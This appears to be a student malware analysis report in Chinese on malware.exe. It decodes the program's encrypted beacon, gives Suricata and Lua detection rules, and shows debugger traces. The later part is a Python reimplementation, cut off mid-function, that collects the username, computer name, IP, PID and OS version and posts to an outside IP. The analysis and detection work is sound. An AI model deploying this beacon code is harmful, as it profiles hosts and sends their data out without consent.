Malware.exe分析報告

時間 : 2025年暑假
分析人 : 方耀輝、曾冠維、陳凱岩、邱禹潔

目錄

惡意程式名稱：malware.exe
MD5：2a955f09e691d0683b32fcd10ef89e25

封包內容：

POST /0000/a32665751.asp HTTP/1.1

User-Agent: Mozilla/4.0 (compatible; MSIE 8.0)

Host: sso.stafablack.com

Content-Length: 80

Cache-Control: no-cache

\0;1*40?&;:9/31=Y4681&VHAWMH(KmfYhhw/2+7)9)YP0.wavrQm{yinl/wvi){}kf``oefm)kfg:92

解碼後的內容:
\\192.168.209.129\\2108,VICTIM.LeoShiu,6.1.1 SP1,testVersion,sso.stafablack.com:80



圖1.封包內容

封包特徵：

1.Header 的內容唯獨 Request line 每次都不同(因為a後面的數字會隨電腦打開的時間而改變)

14	34.678275	127.0.0.2	127.0.0.1	HTTP	POST /0000/a4665319.asp HTTP/1.1
21	39.202283	127.0.0.2	127.0.0.1	HTTP	POST /0000/a4672307.asp HTTP/1.1
28	79.731154	127.0.0.2	127.0.0.1	HTTP	POST /0000/a4701901.asp HTTP/1.1
35	137.810056	127.0.0.2	127.0.0.1	HTTP	POST /0000/a4770962.asp HTTP/1.1

圖2.wireshark錄到的封包

2.經過多次測試後發現body內容會隨著不同的使用者名稱、電腦名稱、PID、IP及不同版本而改變，但其餘內容皆會相同，由此可得知body內容部分為固定不變的。

例:不同的使用者名稱

UserName = james01

\0;1*40?&;:9/304Y?0>%\IBVJI+lfely00.5*4(6(ZZ1-vfwqPbzzcoo.pwj(t|hlacnbgn(dgd081

解密：\\192.168.209.130\\976,VICTIM.james01,6.1.1 SP1,testVersion,sso.stafablack.com:80

UserName = Leoshiu

\0;1*40?&;:9/304Y?0>%\IBVJI+JbgZbit.5*4(6(ZZ1-vfwqPbzzcoo.pwj(t|hlacnbgn(dgd081

解密：\\192.168.209.130\\976,VICTIM.LeoShiu,6.1.1 SP1,testVersion,sso.stafablack.com:80

Suricata規則:

#1

drop http any any -> any any (msg:"[Lua] URI+UA matched -> Decrypted payload check"; flow:to_server,established; http.method; content:"POST"; http.uri.raw; pcre:"/\/0000\/a[0-9]+\.asp$/i"; http.user_agent; content:"MSIE 8.0"; nocase; lua:/etc/suricata/lua-scripts/body_patterns.lua; sid:6000100; rev:2;)

1.使用正規表示式比對 URI 是否符合 `/0000/aXXXX.asp` 格式

2.檢查 User-Agent 是否包含 "MSIE 8.0"

3.呼叫外部 Lua 腳本進行更進一步的檢測(腳本如下)

```
-- body_patterns.lua

function init (args)
    local needs = {}
    needs["payload"] = tostring(true)
    return needs
end

-- 自製 XOR (取代 bit32/bit)
local function xor(a, b)
    local res = 0
    local bitval = 1
    while a > 0 or b > 0 do
```

```
        local abit = a % 2
        local bbit = b % 2
        if abit ~= bbit then
            res = res + bitval
        end
        a = math.floor(a / 2)
        b = math.floor(b / 2)
        bitval = bitval * 2
    end
    return res
end

-- XOR 解密函數
local function decrypt_payload(data)
    local result = {}
    local c = #data
    local b = 11
    for i = 1, #data do
        local a = string.byte(data, i)
        local d = ((#data - c) % b)
        local decrypted = xor(a, d)
        result[#result+1] = string.char(decrypted % 256)
        c = c - 1
    end
    return table.concat(result)
end

-- 分離 HTTP body
local function extract_body(payload)
    local header_end = string.find(payload, "\r\n\r\n")
    if header_end then
        return string.sub(payload, header_end + 4)
    else
        return ""
    end
end

-- 密文特徵
local ciphertext_patterns = {
    ",ugppScu{`en-qpk+usiokbmc`o+ehe3",
    "-vfwqPbzzcoo.pwj(t|hlacnbgn(dgd0",
    ".wavrQm{yinl/wvi){}kf``oefm)kfg:",
    "/p`us^lxshmm(vuh&z~agcahdel&jem;",
    "(qct|_orrklj)utg'yt`dbfigdc'iol8",
```

```
    ")rb{}esqjkk*t{f$suceegjfkb$cno9",
    "*smz~Vdppmjh+{ze.rvbbddkija.bmn>",
    "+|lytWgqwlii$zyo/qwecgedhik/ali?",
    "$}osuTfvvohf%ysn,ppd`fjekcj,`kh<",
    "%~ervUawungg&srm-wqgaikfabi-gjk=",
    "&tdqwR`ttafd,rql*vrfnhhl`ah*fij2"
}

-- 明文特徵
local plaintext_patterns = {
    "sso.stafablack.com",
    "testVersion",
    "SP1",
    "\\\\",
}

function match (args)
    local payload = args["payload"]
    if payload == nil then return 0 end

    local body = extract_body(payload)

    -- 先比對密文
    for i, pat in ipairs(ciphertext_patterns) do
        if string.find(body, pat, 1, true) then
            SCLogInfo("Lua MATCH ciphertext #" .. i .. " : " .. pat)
            return 1
        end
    end

    -- 再解密比對明文
    local decrypted = decrypt_payload(body)
    for i, pat in ipairs(plaintext_patterns) do
        if string.find(decrypted, pat, 1, true) then
            SCLogInfo("Lua MATCH plaintext #" .. i .. " : " .. pat)
            return 1
        end
    end

    return 0
end
```

Malware 內最重要的幾個 Function :

1.HttpSendRequestA : 將整理好的封包送出

2.hsuched.XX0022 : 將拼接好的body進行加密(每次執行時加密函式的區塊都會不一樣故使用XX)

```
EIP  00330022   55            push ebp
     00330023   8BEC          mov ebp,esp
     00330025   8B4D 08       mov ecx,dword ptr ss:[ebp+8]
     00330028   0FB65D 0C     movzx ebx,byte ptr ss:[ebp+C]
     0033002C   33D2          xor edx,edx
     0033002E   8B45 08       mov eax,dword ptr ss:[ebp+8]
     00330031   2BC1          sub eax,ecx
     00330033   F7F3          div ebx
     00330035   8A07          mov al,byte ptr ds:[edi]
     00330037   32C2          xor al,dl
     00330039   AA            stosb
     0033003A   E2 F0         loop 33002C
     0033003C   C9            leave
     0033003D   C2 0800       ret 8
```

圖3.透過x32dbg找到的hsuched.exe加密的區段

```
0237F954 5C 31 39 32 2E 31 36 38 2E 32 30 39 2E 31 33 30 \192.168.209.130
0237F964 5C 32 39 34 38 2C 56 49 43 54 49 4D 2E 4C 65 6F \2948,VICTIM.Leo
0237F974 53 68 69 75 2C 36 2E 31 2E 31 20 53 50 31 2C 74 Shiu,6.1.1 SP1,t
0237F984 65 73 74 56 65 72 73 69 6F 6E 2C 73 73 6F 2E 73 estVersion,sso.s
0237F994 74 61 66 61 62 6C 61 63 6B 2E 63 6F 6D 3A 38 30 tafablack.com:80
```

圖4.加密前封包內容

```
0237F954 5C 30 3B 31 2A 34 30 3F 26 3B 3A 39 2F 33 30 34 \0;1*40?&;:9/304
0237F964 59 34 3E 3C 31 26 56 48 41 57 4D 48 28 4B 6D 66 Y4><1&VHAWMH(Kmf
0237F974 59 68 68 77 2F 32 2B 37 29 39 29 59 50 30 2E 77 Yhhw/2+7)9)YP0.w
0237F984 61 76 72 51 6D 7B 79 69 6E 6C 2F 77 76 69 29 7B avrQm{yinl/wvi){
0237F994 7D 6B 66 60 60 6F 65 66 6D 29 6B 66 67 3A 39 32 }kf``oefm)kfg:92
```

圖5.加密後封包內容

3.getTickCount : 取得電腦打開的時間到送出封包的時間。(會影響封包header內容)

4.lstrcatA : 拼接字串。

5.Sleep : 暫停程式避免程式短時間內送出過多的封包。

惡意程式執行流程：



圖6.malware.exe執行流程

製作Agent
步驟1.找出所有Malware.exe有使用並會影響到封包內容的API

- **getTickCount**

  header中POST /0000/a73580289.asp HTTP/1.1內的a73580289就是透過getTickCount得到的



圖1.hsuched.exe執行getTickCount區段

- **gethostbyname + inet_ntoa**

  透過這兩個API取得使用者端的IP ”192.168.1.30”

  \\192.168.1.30\\2108,VICTIM.LeoShiu,6.1.1 SP1,testVersion,sso.stafablack.com:80



圖2.hsuched.exe取得IP的區段

- **GetCurrentProcessId**

  透過GetCurrentProcessId取得PID ”3484”

  \\192.168.1.30\\3484,VICTIM.LeoShiu,6.1.1 SP1,testVersion,sso.stafablack.com:80



圖3.x32dbg.exe內找到GetCurrentProcessId的區段

- **GetVersion**

  透過GetVersion取得 **“6.1.1SP1”**

  \\192.168.1.30\\3484,VICTIM.LeoShiu,6.1.1 SP1,testVersion,sso.stafablack.com:80

  撰寫Agent時使用rtlGetVersion不使用GetVersion, 因為win8以後便沒有再使用service pack

  ‘6’ = dwMajorVersion : 主版本號

  ‘1’ = dwMinorVersion : 次版本號

  dwBuildNumber : 系統版本編號

  szCSDVersion : service pack(SP1)



圖4.x32dbg.exe內找到GetVersion的區段

- **GetComputerNameA**

  透過GetComputerNameA取得 ”VICTIM”

  \\192.168.1.30\\3484,VICTIM.LeoShiu,6.1.1 SP1,testVersion,sso.stafablack.com:80

圖5.x32dbg.exe內找到GetComputerNameA的區段

- **GetUserNameA**

  透過GetUserNameA取得 “LeoShiu”

  \\192.168.1.30\\3484,VICTIM.LeoShiu,6.1.1 SP1,testVersion,sso.stafablack.com:80



圖6.x32dbg.exe內找到GetUserNameA的區段

- **InternetOpenA**

  HINTERNET InternetOpenA(

  [in] LPCSTR lpszAgent, #Mozilla/4.0 (compatible; MSIE 8.0) \

  [in] DWORD dwAccessType, #0

  [in] LPCSTR lpszProxy, #0

  [in] LPCSTR lpszProxyBypass, #0

  [in] DWORD dwFlags #0

  );



圖7.x32dbg.exe內找到InternetOpenA的區段

- **InternetConnectA**

HINTERNET InternetConnectA(

[in] HINTERNET hInternet, #00CC0004

[in] LPCSTR lpszServerName, #sso.stafablack.com

[in] INTERNET_PORT nServerPort, #0x01BB

[in] LPCSTR lpszUserName, #0

[in] LPCSTR lpszPassword, #0

[in] DWORD dwService, #3

[in] DWORD dwFlags, #0

[in] DWORD_PTR dwContext #0

);



圖8.x32dbg.exe內找到InternetConnectA的區段

- **HttpOpenRequestA**

HINTERNET HttpOpenRequestA(

[in] HINTERNET hConnect, #00CC0008

[in] LPCSTR lpszVerb, #POST

[in] LPCSTR lpszObjectName, #0000/a193315580.asp

[in] LPCSTR lpszVersion, #0

[in] LPCSTR lpszReferrer, #0

[in] LPCSTR *lplpszAcceptTypes, #0

[in] DWORD dwFlags, #84000000 = 80000000 or 04000000

[in] DWORD_PTR dwContext #0

);



圖9.x32dbg.exe內找到HttpOpenRequestA的區段

- **HttpSendRequestA**

  BOOL HttpSendRequestA(

  [in] HINTERNET hRequest, #00CC000C

  [in] LPCSTR lpszHeaders, #0

  [in] DWORD dwHeadersLength, #0

  [in] LPVOID lpOptional,

  #\\0;1*40?&;:9/31=Y42<9&VHAWMH(KmfYhhw/2+7)9)YP0.wavrQm{{yinl/wvi){{}}kf``oefm)kfg:560

  [in] DWORD dwOptionalLength #00000051

  );



圖6.x32dbg.exe內找到HttpSendRequestA的區段

步驟2.選擇想要的撰寫的語言，並了解怎麼樣寫可以還原封包內容。

python程式碼:

*此**Agent**有加入原惡意程式沒有的函式以方便管理，但是不影響封包內容

<

```
# -*- coding: utf-8 -*-
import os,sys
import socket
import ctypes
import requests
from ctypes import wintypes

# DLL Handles
advapi32  = ctypes.windll.advapi32
kernel32  = ctypes.windll.kernel32
ws2_32    = ctypes.windll.ws2_32
wininet   = ctypes.windll.wininet
msvcrt    = ctypes.cdll.msvcrt

# TYPES & STRUCTURE
# osversioninfoexA
class OSVERSIONINFOEXA(ctypes.Structure):
    _fields_ = [
        ('dwOSVersionInfoSize', wintypes.DWORD),
        ('dwMajorVersion', wintypes.DWORD),
        ('dwMinorVersion', wintypes.DWORD),
        ('dwBuildNumber', wintypes.DWORD),
        ('dwPlatformId', wintypes.DWORD),
        ('szCSDVersion', ctypes.c_char * 128),
        ('wServicePackMajor', wintypes.WORD),
        ('wServicePackMinor', wintypes.WORD),
        ('wSuiteMask', wintypes.WORD),
        ('wProductType', wintypes.BYTE),
        ('wReserved', wintypes.BYTE)
    ]

# hostent
class hostent(ctypes.Structure):
    _fields_ = [
        ("h_name",      ctypes.c_char_p),
        ("h_aliases",   ctypes.POINTER(ctypes.c_char_p)),
        ("h_addrtype",  ctypes.c_short),
        ("h_length",    ctypes.c_short),
        ("h_addr_list", ctypes.POINTER(ctypes.c_char_p)),
```

```
    ]

class IN_ADDR(ctypes.Structure):
    _fields_ = [("S_addr", wintypes.DWORD)]

# WSA
class WSADATA(ctypes.Structure):
    _fields_ = [("_", ctypes.c_byte * 400)]

# API SIGN
# GetUserNameA
advapi32.GetUserNameA.restype  = wintypes.BOOL
advapi32.GetUserNameA.argtypes = [ctypes.c_char_p,
ctypes.POINTER(wintypes.DWORD)]

# GetComputerNameA
kernel32.GetComputerNameA.restype  = wintypes.BOOL
kernel32.GetComputerNameA.argtypes = [ctypes.c_char_p,
ctypes.POINTER(wintypes.DWORD)]

# GetCurrentProcessId
kernel32.GetCurrentProcessId.restype = wintypes.DWORD

# GetTickCount
kernel32.GetTickCount.restype  = wintypes.DWORD

# Sleep
kernel32.Sleep.restype         = None
kernel32.Sleep.argtypes        = [wintypes.DWORD]

# lstrcatA
kernel32.lstrcatA.restype  = ctypes.c_char_p
kernel32.lstrcatA.argtypes = [ctypes.c_char_p, ctypes.c_char_p]

# GetVersionExA
kernel32.GetVersionExA.restype  = wintypes.BOOL
kernel32.GetVersionExA.argtypes = [ctypes.POINTER(OSVERSIONINFOEXA)]

# Winsock
ws2_32.WSAStartup.restype  = ctypes.c_int
ws2_32.WSAStartup.argtypes = [wintypes.WORD, ctypes.POINTER(WSADATA)]
ws2_32.WSACleanup.restype  = ctypes.c_int
ws2_32.WSACleanup.argtypes = []
```

```
# gethostbyname
ws2_32.gethostbyname.restype  = ctypes.c_void_p
ws2_32.gethostbyname.argtypes = [ctypes.c_char_p]

# inet_ntoa
ws2_32.inet_ntoa.restype  = ctypes.c_char_p
ws2_32.inet_ntoa.argtypes = [IN_ADDR]

# WinINet
# InternerOpenA
wininet.InternetOpenA.restype  = wintypes.HANDLE
wininet.InternetOpenA.argtypes = [ctypes.c_char_p, wintypes.DWORD,
                          ctypes.c_char_p, ctypes.c_char_p, wintypes.DWORD]

# InternetConnectA
wininet.InternetConnectA.restype  = wintypes.HANDLE
wininet.InternetConnectA.argtypes = [wintypes.HANDLE, ctypes.c_char_p,
wintypes.WORD,
                          ctypes.c_char_p, ctypes.c_char_p, wintypes.DWORD,
                          wintypes.DWORD, wintypes.DWORD]
# HttpOpenRequestA
wininet.HttpOpenRequestA.restype  = wintypes.HANDLE
wininet.HttpOpenRequestA.argtypes = [wintypes.HANDLE, ctypes.c_char_p,
ctypes.c_char_p,
                          ctypes.c_char_p, ctypes.c_char_p, ctypes.c_void_p,
                          wintypes.DWORD, wintypes.DWORD]

# HtppSendRequestA
wininet.HttpSendRequestA.restype  = wintypes.BOOL
wininet.HttpSendRequestA.argtypes = [wintypes.HANDLE, ctypes.c_char_p,
wintypes.DWORD,
                          ctypes.c_void_p, wintypes.DWORD]

# InternetCloseHandle
wininet.InternetCloseHandle.restype  = wintypes.BOOL
wininet.InternetCloseHandle.argtypes = [wintypes.HANDLE]

def get_self_number() -> str:
    if getattr(sys, 'frozen', False):
        self_path = sys.executable
    else:
        self_path = os.path.abspath(__file__)

    basefile = os.path.basename(self_path)
```

```
    name, ext = os.path.splitext(basefile)
    prefix, uid = name.rsplit("_", 1)
    return uid

def get_usernameA() -> bytes:
    buf = ctypes.create_string_buffer(256)
    sz  = wintypes.DWORD(len(buf))
    if not advapi32.GetUserNameA(buf, ctypes.byref(sz)):
        return b"unknown"
    return buf.value

def get_computernameA() -> bytes:
    buf = ctypes.create_string_buffer(256)
    sz  = wintypes.DWORD(len(buf))
    if not kernel32.GetComputerNameA(buf, ctypes.byref(sz)):
        return b"unknown"
    return buf.value

def resolve_ipv4(name) -> str:
    if isinstance(name, bytes):
        name_bytes = name
    else:
        name_bytes = name.encode("ascii", "ignore")

    hostent_ptr = ws2_32.gethostbyname(name_bytes)
    if not hostent_ptr:
        raise OSError("gethostbyname returned NULL")

    h_obj = ctypes.cast(hostent_ptr, ctypes.POINTER(hostent)).contents
    if h_obj.h_addrtype != 2 or h_obj.h_length != 4:
        raise OSError(f"Not IPv4: h_addrtype={h_obj.h_addrtype},
h_length={h_obj.h_length}")

    first_ptr = h_obj.h_addr_list[0]
    if not first_ptr:
        raise OSError("h_addr_list is empty")

    in_addr = IN_ADDR()
    ctypes.memmove(ctypes.byref(in_addr), first_ptr, 4)
    ip_cstr = ws2_32.inet_ntoa(in_addr)
    if not ip_cstr:
        raise OSError("inet_ntoa returned NULL")

    return ip_cstr
```

```
# ENCRYPTED
def encrypt_bytes(data: bytes) -> bytes:
    out = bytearray()
    n = len(data)
    for i, b in enumerate(data):
        key = (i % 11)
        out.append(b ^ key)
    return bytes(out)

# MAIN
def main(iterations):
    uid = get_self_number() #取得uid(原惡意程式沒有此功能)
    url = "http://35.189.172.11:5050/view"
    Agent_Start = "user :" + uid + " start" #告知接收端哪位user執行程式了(原惡意程式
沒有此功能)
    resp = requests.post(url, json = Agent_Start)

    # Winsock
    wsa = WSADATA()
    if ws2_32.WSAStartup(0x0202, ctypes.byref(wsa)) != 0:
        raise RuntimeError("WSAStartup failed")

    try:
        DEST_HOST = b"35.189.172.11"
        DEST_PORT = 5050

        SHOW_HOST = b"sso.stafablack.com"
        ALT_PORTS = [443, 80]

        USER_AGENT = b"Mozilla/4.0 (compatible; MSIE 8.0)"

        for i in range(iterations):
            #GetUsernameA
            user = get_usernameA()
            #GetComputernameA
            comp = get_computernameA()
            # gethostbyname
            ip_bytes = resolve_ipv4(comp)
            # getCurrentProcessId
            pid = kernel32.GetCurrentProcessId()

            # sprintf: "\\%s\\%d,%s.%s,"
            buf_prefix = ctypes.create_string_buffer(1024)
```

```
msvcrt.sprintf(
    buf_prefix,
    b"\\%s\\%u,%s.%s,",
    ctypes.c_char_p(ip_bytes),
    ctypes.c_uint(pid),
    ctypes.c_char_p(user),
    ctypes.c_char_p(comp)
)
